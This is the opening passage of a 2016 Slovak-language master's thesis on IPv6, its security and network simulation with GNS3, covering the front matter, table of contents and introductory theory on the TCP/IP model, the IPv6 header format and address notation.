

**Technologie IPv6, její bezpečnost a simulace sítí
s využitím GNS3**
**IPv6 Technology, Security and Networks
Simulation Using GNS3**

Bc. Lukáš Urbančok

Diplomová práce
2016



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2015/2016

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Lukáš Urbančok**
Osobní číslo: **A14551**
Studijní program: **N3902 Inženýrská informatika**
Studijní obor: **Bezpečnostní technologie, systémy a management**
Forma studia: **kombinovaná**

Téma práce: **Technologie IPv6, její bezpečnost a simulace sítí s využitím GNS3**
Téma anglicky: **IPv6 Technology and Its Security and Network Simulation Using GNS3**

Zásady pro vypracování:

1. **Popište protokol IPv6 a srovnajte jej s IPv4.**
2. **Uvedte hlavní přínosy v zavedení IPv6.**
3. **Diskutujte možnosti koexistence IPv4 a IPv6 v jedné síti.**
4. **Porovnejte dostupná řešení pro simulaci směrovačů a přepínačů.**
5. **Dále se věnujte možnostem zabezpečení počítačových sítí.**
6. **Navrhněte ukázkové laboratorní úlohy v prostředí GNS3.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. ODOM, Wendell, David KRÁSENSKÝ, Rus HEALY a Naren MEHTA. Směrování a přepínání sítí: autorizovaný výukový průvodce. Vyd. 1. Brno: Computer Press, 2009, 879 s. ISBN 978-80-251-2520-5.
2. MCFARLAND, Shannon a Jakub GONER. IPv6: kompletní průvodce nasazením v podnikových sítích. Vyd. 1. Brno: Computer Press, 2011, 368 s. ISBN 978-80-251-3684-3.
3. HOGG, Scott a Eric VYNCKE. IPv6 security. Indianapolis: Cisco Press, c2009, xxi, 540 s. ISBN 978-1-58705-594-2.
4. LAMMLE, Todd, David KRÁSENSKÝ a Jakub MIKULAŠTÍK. CCNA: výukový průvodce přípravou na zkoušku 640-802. Vyd. 1. Brno: Computer Press, 2010, 928 s. ISBN 978-80-251-2359-1.
5. GNS3 | Graphical Network Simulator. [Online]. [cit. 2015-10-28]. Dostupné z: <http://www.gns3.net/>

Vedoucí diplomové práce:

Ing. Jiří Korbel, Ph.D.

Ústav počítačových a komunikačních systémů

Datum zadání diplomové práce:

5. února 2016

Termín odevzdání diplomové práce:

16. května 2016

Ve Zlíně dne 5. února 2016



doc. Mgr. Milan Adánek, Ph.D.
děkan



doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové/bakalářské práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne

.....
podpis diplomanta

ABSTRAKT

Cieľom tejto práce je vytvorenie laboratórných cvičení s využitím emulátora Dynamips s grafickou nadstavbou GNS3. Dané laboratórne úlohy sú zamerané hlavne na nastupujúcu technológiu IPv6 a môžu slúžiť aj ako príprava na priemyselnú certifikáciu CCNA spoločnosti Cisco. V neposlednom rade sú v práci rozobrané teoretické základy technológie IPv6. Práca sa ďalej venuje možnostiam zvyšovania bezpečnosti. Popisuje hrozby, ktoré ohrozujú IPv6 a nástroje používané na penetračné testovanie. V laboratórných cvičeniach budú vytvorené úlohy využívajúce simulované zariadenie. Dané simulácie pomáhajú zvyšovať úspešnosť zmeny pred aplikáciou do reálnej prevádzky, čím sa eliminujú nežiadúce chyby a skryté hrozby.

Kľúčové slová:

IPv4, IPv6, Cisco, GNS3, počítačová sieť, topológia, laboratórne cvičenia, emulácia.

ABSTRACT

The aim of this thesis is to create lab exercises using the emulator Dynamips with a graphic interface GNS3. The given lab exercises are focused mainly on the advancing IPv6 technology, and can also serve as preparation for testing the industrial certification CCNA Cisco. And last but not least, the theoretical foundation of the IPv6 technology is also analyzed in the thesis. The diploma thesis tries to improve the IPv6 security. There are described threats that are threatening IPv6 and tools used for penetration testing. The analysis was conducted in virtual environment of Cisco routers and switches created by the GNS3 program. Some challenging tasks using simulated devices in labs were created. Possibilities of interconnection between the GNS3 and real physical Cisco devices were also tested. Mentioned simulations help to increase the rate of successful changes in the real environment which then eliminate unwanted outages and number of hidden threats. The simulator allows emulation of complex networks in any operating systems and with the help of Wireshark program it can be used to analyze packets which will also greatly increase preparedness of network engineers.

Keywords:

IPv4, IPv6, Cisco GNS3, computer network, topology, laboratory exercises, emulation.

Rád by som sa poďakoval pánovi Ing. Jiřímu Korbelovi, Ph.D. za odborné vedenie, literatúru, cenné rady a motivačné nápady nielen pri vytváraní diplomovej práce, ale i počas výučby, vďaka ktorej som sa aktívne začal venovať oblasti network engineering. Moja vďaka patrí i celému GES tímu a mojej rodine predovšetkým rodičom, bratovi Jožkovi a Monike. Ich neustála podpora, láska a povzbudie ma sprevádzali po celú dobu štúdia. V neposlednom rade som vďačný Bohu, ktorý mi dáva trpezlivosť a vytrvalosť (List Rimanom, 15:5), bez ktorej by táto práca nemohla vzniknúť.

Ak robíš, čo si vždy robil, dostaneš, čo si vždy dostal. (Tony Robbins)

OBSAH

OBSAH	7
ÚVOD.....	9
INTRODUCTION	10
I. TEORETICKÁ ČASŤ	11
1 POČÍTAČOVÉ SIETE	12
1.1 TCP/IP MODEL.....	12
1.2 PROTOKOL IPV6.....	13
1.2.1 FORMÁT IPV6.....	15
1.2.2 SIEŤOVÝ PREFIX	16
1.2.3 HIERARCHIA ADRIES.....	16
1.2.4 TYPY IPV6 ADRIES	18
1.3 PRECHOD Z IPV4 NA IPV6.....	20
1.3.1 DUÁLNA SADA PROTOKOLOV - DUAL STACK	21
1.3.2 TUNELOVANIE – STATICKÉ TUNELY, GRE, ISATAP, 6TO4.....	22
1.3.3 PREKLAD MEDZI IPV4 A IPV6 PROTOKOLMI - PROTOCOL TRANSLATION.....	24
1.4 BEZPEČNOSŤ IPV6	26
1.4.1 ZÁSADY BEZPEČNOSTI IT PRE OBE SADY IPV4 A IPV6	26
1.4.2 AUTENTIFIKÁCIA, AUTORIZÁCIA A ÚČTOVANIE (AAA).....	27
1.4.3 HROZBY SPOLOČNÉ PRE IPV4 A IPV6	27
1.4.4 NOVÉ HROZBY IPV6	29
1.4.5 ZÁSADY BEZPEČNOSTI IT V PROTOKOLE IPV6.....	31
1.5 SIEŤOVÉ SLUŽBY	35
1.5.1 SMEROVANIE IPV6	35
1.5.2 TECHNOLÓGIA QoS (KVALITA SLUŽIEB)	37
1.5.3 VIACSMEROVÉ VYSIELANIE.....	38
II. PRAKTICKÁ ČASŤ.....	41
2 CIELE PRÁCE.....	42
3 SIMULÁCIA POČÍTAČOVÝCH SIETÍ.....	43
3.1 SIMULOVANIE POČÍTAČOVEJ SIETE.....	43
3.2 EMULOVANIE POČÍTAČOVEJ SIETE	43
3.3 EXISTUJÚCE SIMULAČNÉ A EMULAČNÉ NÁSTROJE.....	44
4 GNS3 - GRAPHICAL NETWORK SIMULATOR.....	48
4.1 ÚVOD DO PROSTREDIA	48
4.2 VIRTUALIZOVANÝ VZDIALENÝ SERVER	50
4.3 VYTVÁRANIE A AKTIVOVANIE IOS/IOU ŠABLÓN SMEROVAČOV A PREPÍNAČOV	51
4.4 SIMULÁTOR PROSTREDIA PRI PREMOSTENÍ VIRTUÁLNEJ A REÁLNEJ TOPOLOGIE	54

5	CISCO CCNA AKADÉMIA - PRAKTICKÉ LABORATÓRNE ÚLOHY S VYUŽITÍM GNS3 A WIRESHARK.....	55
5.1	LABORATÓRNE KURZY CCNA FAI – PODPORA PRAKTICKÝCH ZRUČNOSTÍ	56
5.1.1	ZÁKLADY CISCO ZARIADENÍ, VZDIALENÁ SPRÁVA IPV4/IPV6 TELNETOM, VIRTUÁLNE LAN, TRUNKY (DOT1Q), VIRTUAL TRUNK PROTOCOL (VTP), INTRA VLAN KOMUNIKÁCIA POMOCOU SMEROVAČA A DISTRIBUČNÉHO L3 PREPÍNANAČA.....	56
5.1.2	ETHERNET, BROADCAST- VŠESMEROVÉ, MULTICAST- VIACSMEROVÉ VYSIELANIE, CDP	56
5.1.3	RIADENIE PRÍSTUPU A PREVÁDZKY SSH, PREKLAD ADRIES DNS, SPRÁVA A LADENIE SIETE IPV4/ IPV6 S ICMP	56
5.1.4	IPV6 NDP, SPRÁVA ADRIES, DHCPV4 A BEZ/STAVOVÝ DHCPV6, IPV4/IPV6 STATICKÉ SMEROVANIE	56
5.1.5	DYNAMICKÉ SMEROVANIE OSPF PRE PROTOKOLY IPV4/ IPV6.....	57
5.1.6	DYNAMICKÉ SMEROVANIE OSPF PRE PROTOKOLY IPV4/ IPV6.....	57
5.1.7	PRECHOD Z IPV4 NA IPV6A TUNELOVANIE, P2P MCT/GRE STATICKÉ TUNELY, MULTIPOINT AUTOMATICKÉ 6TO4 A ISATAP TUNELY.....	57
6	LABORATÓRNA ÚLOHA NASADENIA IPV6 V SIETI IPV4.....	58
6.1	TOPOLÓGIA ZÁKAZNÍCKEJ SIETE	59
6.2	ADRESOVANIE NA ÚROVNI SIEŤOVEJ VRSTVY	60
6.3	KONFIGURÁCIA SIEŤOVÝCH ZARIADENÍ.....	61
6.4	PENETRAČNÉ TESTOVANIE IPV6 V GNS3	62
6.4.1	VIRTUÁLNE PROSTREDIE PENETRAČNÉHO TESTOVANIA	62
6.4.2	PREPOJENIE GNS3 A VIRTUALBOXU S PODPOROU PROGRAMOV NA TESTOVANIE ÚTOKOV	63
6.4.3	WIRESHARK PROFESIONÁLNY PROTOKOLOVÝ ANALYZÁTOR NA ZACHYTÁVANIE PAKETOV	65
6.4.4	PARASITE6 NÁSTROJ PRE TVORBU MITM ÚTOKOV.....	67
6.4.5	TOPOLÓGIA VIRTUÁLNEJ SIETE NA TESTOVANIE PARASITE6	67
6.4.6	ZADANIE A POSTUP PENETRAČNÉHO TESTOVANIA.....	67
6.4.7	APLIKÁCIA PREVENČNÝCH MECHANIZMOV NA ZVÝŠENIE BEZPEČNOSTI IPV6.....	71
6.4.8	NÁSTROJE THC-IPV6 A POKROČILÉ TESTOVANIE ZABEZPEČENIA IPV6 SIETE.....	72
6.4.9	APLIKÁCIA BALÍKU THC-IPV6 PRE POKROČILÉ TESTOVANIE ZABEZPEČENIA IPV6 SIETE.....	73
	ZÁVER	84
	CONCLUSION	85
	ZOZNAM POUŽITEJ LITERATÚRY	86
	ZOZNAM POUŽITÝCH SYMBOLOV A SKRATIEK.....	88
	ZOZNAM OBRÁZKOV	92
	ZOZNAM TABULIEK	94
	ZOZNAM PRÍLOH.....	95

ÚVOD

IPv4 sa začal používať v roku 1981, kedy bol štandardizovaný v RFC pre komunikáciu a zdieľanie dát medzi vládnymi, výskumnými a akademickými inštitúciami v USA. Avšak s exponenciálnym nárastom prístupových bodov do Internetu, hostingom webových stránok a emailov sa začínali zvyšovať požiadavky na kapacity IP adries. Preto po niekoľkých rokoch IETF začína vyvíjať IPv6 protokol, ktorý riešil požiadavky na mobilitu, služby a bezpečnosť. Cieľom bolo na základe predchádzajúcej skúsenosti rozšíriť limity adresného priestoru bez využívania prekladu adries. Značná implementácia je zaznamenaná po celom svete. Napríklad technologickí giganti v Číne, Japonsku, Kórei investujú miliardy do nasadzovania IPv6 do chrbtovej siete a infraštruktúry Internetu.

Nová verzia protokolu prináša základňu, pre unikátne služby, možnosť otvorenia nových trhov a príležitostí pre biznis poskytovateľov Internetu alebo koncových služieb predajcov. V prípade zavedenia novej technológie do korporáčnych sietí, je potrebné pripraviť sa a dôsledne zvážiť nasadenie nového protokolu, hodnotením nákladov a kritických aplikácií. S nasadením IPv6 v podnikových sieťach súvisí i školenie interných zamestnancov a integrácia danej technológie do biznisu. Sieťoví inžinieri si pred realizáciou zmien vytvárajú testovacie prostredie.

Cieľom tejto práce je zoznámenie sa s technológiou IPv6 a metódami, ktoré sa používajú pri prechode zo v súčasnosti ešte stále atraktívnejšej IPv4. V práci je analyzovaný formát hlavičky, správa a pridelenie adries. Na základe rozboru hlavičky sa uvažuje o bezpečnosti daného protokolu v porovnaní s predchádzajúcou verziou. Cieľom práce je aj preskúmať bezpečnosť a hrozby protokolu IPv6 a sieťových služieb, ktoré prináša.

Druhá časť práce sa venuje možnostiam nahradenia reálnej siete emulačným/simulačným modelom. Sú popísané existujúce simulačné a emulačné softwarové nástroje, ktoré sú porovnané na základe kritérií. Vyhodnotením daného prieskumu simulátorov je vybratý jeden, ktorý bude použitý na vytvorenie cvičných laboratórnych úloh s využitím grafickej nadstavby GNS3 (Graphical Network Simulator 3). Dané laboratórne cvičenie je zamerané hlavne na nastupujúcu technológiu IPv6 a môže slúžiť i ako príprava na priemyslový certifikát CCNA (Cisco Certified Network Associate) spoločnosti Cisco. V neposlednom rade je vytvorená i úloha na penetračné testovanie IPv6 v GNS3. Dané simulácie pomáhajú zvyšovať úspešnosť zmeny pred skutočným nasadením, čím sa eliminujú nežiaduce chyby a skryté hrozby. [1]

INTRODUCTION

IPv4 protocol has been a new protocol started to be used widely around 1981, when it was standardized in RFC for communication and data sharing between institutions in the United States. However, with the increase in number of hosting websites and emails on increasing demands for capacity of IP addresses started to be increased which are limited in IPv4. Therefore, after a few years the IETF starts to develop the new IPv6 protocol, which addresses the demands of mobility, security and services. The focus in creating this new protocol was mainly to address specific problems of the IPv4 protocol (e.g. the limited address space, so that in the new IPv6 there is no need for address translations).

The new version of the protocol provides a base for unique services, the possibility of opening new markets and business opportunities for providers of the Internet services or terminal vendors. In case of introduction of the new technology to the corporate networks there is always a need to prepare and immediately consider evaluation of costs and critical applications. With the deployment of IPv6 to the enterprise networks and integration of technology into business there is also a need to provide internal staff training. The network engineers create a virtual testing environment before implementing changes.

The aim of this work was to get known with the technology of the IPv6 protocol and methods that are used in the transition from, at present still more attractive IPv4. In this paper we have analyzed the headline format, management and allocation of addresses in the IPv6 protocol. Based on the analysis of the headlines, we have devised some security considerations for this new protocol in comparison to the previous version. The aim of the work is to examine the safety and threats of IPv6 and its network services that it brings.

In the second part we focus on replacement of the real network environment with network emulation / simulation models. These models are described with the current simulation and emulation software tools, and they are being compared to some criteria. After the evaluation of a multiple accessible simulators we have selected one that will be used for creating training lab tasks with the use of graphic GNS3 (Graphical Network Simulator). The given laboratory exercise is focused primarily on emerging technology IPv6 and it can also serve as a preparation tool for the industrial certification CCNA Cisco. Finally, we have also created one exercise of the penetration testing IPv6 in GNS3. The given simulations help to increase the percentage of successful changes before the actual deployment, eliminating unwanted bugs and hidden threats. [1]

I. TEORETICKÁ ČASŤ

1 POČÍTAČOVÉ SIETE

Svet IT (Informačné technológie) je prepojený s počítačovými sieťami, ktoré tvoria základ pre fungovanie služieb a aplikácií biznisu. Počítačové siete predstavujú silný nástroj, ktorý umožňuje posielat' správy na sociálne siete, robiť videohovory, vyhľadávat' informácie na Internete, počúvat' zdieľané nahrávky a sťahovat' aplikácie do mobilov bez nutnosti poznať technológiu fungovania PC sietí. Plánovanie moderných sietí, inštalovanie zariadení a nastavenie smerovania sa deje pomocou TCP/IP (Transmission Control Protocol/ Internet Protocol) modelu. [1]

Nakoľko oblasť informačných sietí používa prevažne anglické výrazy v práci sú doplnené i pôvodné tvary pri prvom výskyte. Správne slovenské názvoslovie vychádza z prekladu nakladateľstva Computer Press v Brne roku 2015 Jakubom Gonerom, CCNA príručky Todda Lammleho [2] držiteľa ceneného certifikátu CCIE(Cisco Certified Internetwork Expert) v rôznych kategóriách.

1.1 TCP/IP model

TCP/IP model predstavuje ucelený model popisujúci služby a funkcie, ktoré zabezpečia fungovanie siete. Tento sieťový model sa odkazuje na balík dokumentov (Request for Comments eg. RFC 791). Každý dokument popisuje funkcie požadované sieťou. Niektoré dokumenty definujú protokol, čo je zoskupenie logických pravidiel, ktoré zariadenia musia dodržiavať a iné definujú požiadavky na fyzickú a prístupovú vrstvu a pod. Výhodou je, že pracuje s ostatnými funkčnými štandardmi a len sa odkazuje napr. IEEE. Samozrejme daný model neskôr môže poslúžiť i pre inžinierov a vývojárov, ktorí chcú stavať na nižších vrstvách tohto sieťového modelu. ISO organizácia vydala OSI model, ktorý sa však z dôvodu neskoršieho štandardizačného procesu v porovnaní s TCP/IP neujal na trhu. [1]

Tab. 1: Porovnanie referenčných modelov OSI, TCP/IP s aktuálnym modelom [1]

OSI model	TCP/IP pôvodný model	TCP/IP aktual. model
Aplikačná	Aplikačná	Aplikačná
Prezentačná		
Relačná		
Transportná	Transportná	Transportná
Sieťová	Internetová	Sieťová
Dátová/Linková	Sieťové rozhranie	Dátová/Linková
Fyzická		Fyzická


V Tab. 1 je zobrazený rozdiel medzi pôvodným a súčasným modelom. Každý model rozdeľuje funkcie do menších kategórií/ vrstiev. Prvé dve vrstvy sa zameriavajú viac na aplikácie, zatiaľ čo spodné na spôsob ako posielat' bity cez prenosový kanál. Internetová (sieťová) vrstva sa sústreďuje na doručovanie dát naprieč celou sieťou – jedná sa o cestu od zdroja k cieľovému uzlu. Aktuálny model má zhodnú linkovú a fyzickú vrstvu s OSI modelom. V tabuľke nižšie (Tab. 2) sú príklady známych protokolov a zariadení zodpovedajúce k príslušným vrstvám TCP/IP aktualizovanému modelu:

Tab. 2: Typické protokoly, ktoré sa používajú na zodpovedajúcich vrstvách [2]

TCP/IP vrstva	Protokoly a špecifikácie	Príklad zariadenia
Aplikačná	Telnet, FTP, HTTP, POP3, SMTP	Server, Firewall
Transportná	TCP, UDP, SPX	Firewall
Sieťová	IP, IPX	smerovač, L3 prepínač
Datová/Linková	Ethernet, HDLC, P2P, Apple Talk	LAN prepínač, modem
Fyzická	RJ-45 definuje IEEE, ISO, EIA/TIA	opakovač, CAT káble

1.2 PROTOKOL IPV6

IPv6 (Internet Protocol verzia 6) je nová verzia protokolu sieťovej vrstvy, ktorá sa používa pri komunikácii všetkých typov zariadení na Internete. Protokol IPv6 existuje už od roku 1995 (vyvinutý a štandardizovaný združením IETF(Internet Engineering Task Force)), ale v súčasnosti sa stáva jeho implementácia frekventovanejšia. Stále je v neustálom vývoji, hlavne z dôvodu vývinu metodológie nasadenia a odhaľovania medzier samotného protokolu. Protokol je v súčasnosti pevne zakotvený v operačných systémoch (OS) a aplikáciách, ktoré tento protokol používajú často bez vedomia užívateľov. Niektorí správcovia sami nasadzujú protokol kvôli väčšiemu rozsahu adres, rozšíreniu na trhoch a využívaniu jeho možností pri vývoji aplikácií (Internet vecí). [3]



Obr. 1: Časová os nástupu IPv6 s vyčerpávaním IPv4 [autor]

Jadro IPv6 je definované v dokumente RFC 2460 (Request for Change), kde sa nachádza koncept paketov, adres, rozdelenie celého rozsahu, ako aj pravidiel a roly koncových staníc a smerovačov. Tieto pravidlá dovoľujú zariadeniam prepínať a smerovať pakety od zdroja naprieč niekoľkými smerovačmi, aby nezmenene dorazili k správne cieľovému hostovi (IPv4 definuje podobný koncept v dokumente RFC 791). Nástup novej IPv6 nie je jednoduchý, a preto boli vytvorené nástroje, ktoré znížili plytvanie adresným priestorom NAT/PAT (Network Address Translation / Port Address Translation) a CIDR (Classless Inter-Domain Routing) a tak pomohli oddialiť nasadzovanie IPv6 ako zobrazuje *Obr. 1*. Migrácia má dopad na celú škálu protokolov pracujúcich súbežne s IPv4 (Internet Protocol version 4) – na smerovacie protokoly OSPF(Open Shortest Path First), EIGRP(Enhanced Interior Gateway Routing Protocol), BGP(Border Gateway Protocol), protokol ARP(Address Resolution Protocol), ICMP(Internet Control Message Protocol) ktoré sa starajú o preklad medzi adresami a kontrolu dostupnosti hostí. ICMPv6, bol rozšírený o funkcie vyhľadávania susedných uzlov (Neighborhood Advertisement a Neighborhood Solicitation - náhrada ARP z IPv4) a smerovačov (Router Advertisement a Router Solicitation) na sieti. Na záver tejto časti je uvedená zhrňujúca tabuľka (*Tab. 3*) s porovnaním IPv4 a IPv6 podľa formátu hlavičky. [1]

Tab. 3: Porovnanie technológií IPv4 s IPv6 na základe rozdielu v hlavičke paketu [4]

IPv6	IPv4
Adresa má veľkosť 128 bitov	Adresa má veľkosť 32 bitov
Na rozpoznanie adresy linkovej vrstvy sa používa ICMPv6 a využíva multicastom	Na rozpoznanie adresy linkovej vrstvy a mapovanie IP preberá ARP ako broadcast
Voliteľné polia sú v rozširujúcej hlavičke	Hlavička obsahuje voliteľné polia
Smerovače fragmentáciu zabezpečujú výhradne len vysielajúcimi stanicami	Fragmentáciu zabezpečujú ľubovoľné zariadenia počas premávky
Podpora IPSec je vyžadovaná štandardom	Podpora IPSec je voliteľná
Prítomná identifikácia tokov paketov v poli Flow Label na zabezpečenie kvality služieb	Identifikácia tokov paketov na zabezpečenie QoS nie je v hlavičke IPv4 prítomná
Implementácia správ pre objavovanie susedov v ICMPv6 je povinne vyžadovaná	Na určenie najlepšej predvolenej brány sa používa protokol DHCP
Pomocou lokálnej linky všetkých hostí môžu byť adresované uzly jednej podsiete naraz	Pomocou broadcast adresy môžu byť adresované uzly určitej podsiete naraz


1.2.1 Formát IPv6

Samotný protokol IPv6 definuje 128-bitovú adresu. Páry bajtov sú rozdelené znakovou (dvojbodka). Samozrejme písanie adries v binárnej podobe by bol problém, preto RFC (Request for Change) definuje skrátenejší hexadecimálny formát obsahujúci 32 HEX (hexadecimálnych) číslic a možnosť skracovania hexadecimálnych adries (nuly na začiatku každej štvorice môžu byť vynechané - 0074=>74 alebo po sebe idúce skupiny núl môžu byť nahradené znakom „::“ - :0:0:0: => ::) [4]

Príklady IPv6 adries a možnosti skracovania adries:

```
2001:cdba:0000:0000:0000:0000:3257:9652
2001:cdba:0:0:0:0:3257:9652
2001:cdba::3257:9652
```

Hlavička IPv6 paketu je v porovnaní s hlavičkou IPv4 väčšia, ale pre prechod a pre spracovanie CPU (Central Processing Unit) smerovačom jednoduchšia. V porovnaní s IPv4 neobsahuje kontrolný súčet, nástroje pre testovanie a smerovač nemôžu fragmentovať bez rozširujúcej hlavičky. Ak je rámec príliš veľký, je zahodený a posielajúci IPCMv6 “too big” správy ako feedback o udalosti. Len odosielateľ môže rozhodovať o správnej veľkosti fragmentov MTU(Maximum Transmission Unit). [3][6]



Obr. 2: Porovnanie hlavičiek IPv4/IPv6 a SK preklad IPv6 hlavičky podľa Dr. Fecil'áka

Fixná dĺžka hlavičky IPv6 je *40 bajtov* (Obr. 2) a obsahuje: [9]

- číslo verzie IP (Internet Protocol),
- triedu prenosu (priorita – QoS- Quality of Service = kvalita služieb),
- prioritu paketu s ohľadom na premávku v sieti,
- značku toku - osobitné zaobchádzanie pre každý dátový tok,
- celkovú dĺžku paketu vrátane hlavičky,
- ďalšiu hlavičku, ktorá môže definovať rozširujúce hlavičky
- limit skokov = TTL(Time to live) v IPv4,
- adresu zdrojového alebo cieľového uzlu.

V rozširujúcej hlavičke sa nachádzajú hodnoty pre smerovanie (routing), fragmentáciu (fragment), šifrovanie obsahu ESP(Encapsulating Security Payload), autentifikáciu AH(Authentication Header) a mobilitu (návrh). [7]

1.2.2 Sieťový prefix

Sieťový prefix reprezentuje skupinu IPv6 adries, ktorá tvorí hierarchiu a štruktúru pre zjednodušenie smerovania. Je jednoznačne definovaný dĺžkou prefixu (napr. */64*), ktorý predstavuje počet nezmenných binárnych číslic. Doplnok do *128 bitov* je pomocou logického súčinu prevedený na nuly, čím získavame adresu siete. [8] [9]

PPPP PPPP PPPP PPPP /64 = PPPP PPPP PPPP PPPP **HHHH HHHH HHHH HHHH**

P prefix, , H – host/rozhranie *1111 1111 1111 1111 0000 0000 0000 0000*


IPv6 prefix (ID podsiete): *2001:4db7:1810:1992/64*

IPv6 adresa koncového uzlu: *2001:4db7:1810:1992::1*

1.2.3 Hierarchia adries

Presne ako to bolo v IPv4 i u jeho nástupcu sa o pridelenie adries stará globálna autorita. Verejné (globálne unicast adresy *2::, 3::/3*) sú pridelené organizáciou IANA (Obr. 3), dosiahnuteľné odkiaľkoľvek a privátne adresy (unikátne lokálne adresy *FD::/8*) môžu byť pridelené bez registrácie IANA (Internet Assigned Numbers Authority) alebo inej autorifikácie, jedná sa o súkromnú intranet sieť. Pridelenie adries na území ČR (Európy,

Blízkeho východu) má na starosť RIPE (Réseaux IP Européens) Network Coordination Centre, ktorému bol pridelený balík adries z rozsahu (2000::/3).



Obr. 3: Mapa pokrytia s zodpovedajúcim regionálnym registrom pre ISP [10]

Základná štruktúra IPv6 adries je definovaná RFC3587, ktoré vychádza z podobného rozdelenia ako pri IPv4 s CIDR. Rozsah identifikátoru podsiete a dĺžky prefixu môže byť rôzny. Identifikátor rozhrania má spravidla 64 bitov, z dôvodu autokonfigurácie. [10]

Všetky IPv6 adresy majú tri logické zložky, pokiaľ potrebujú nejaké podsiete:

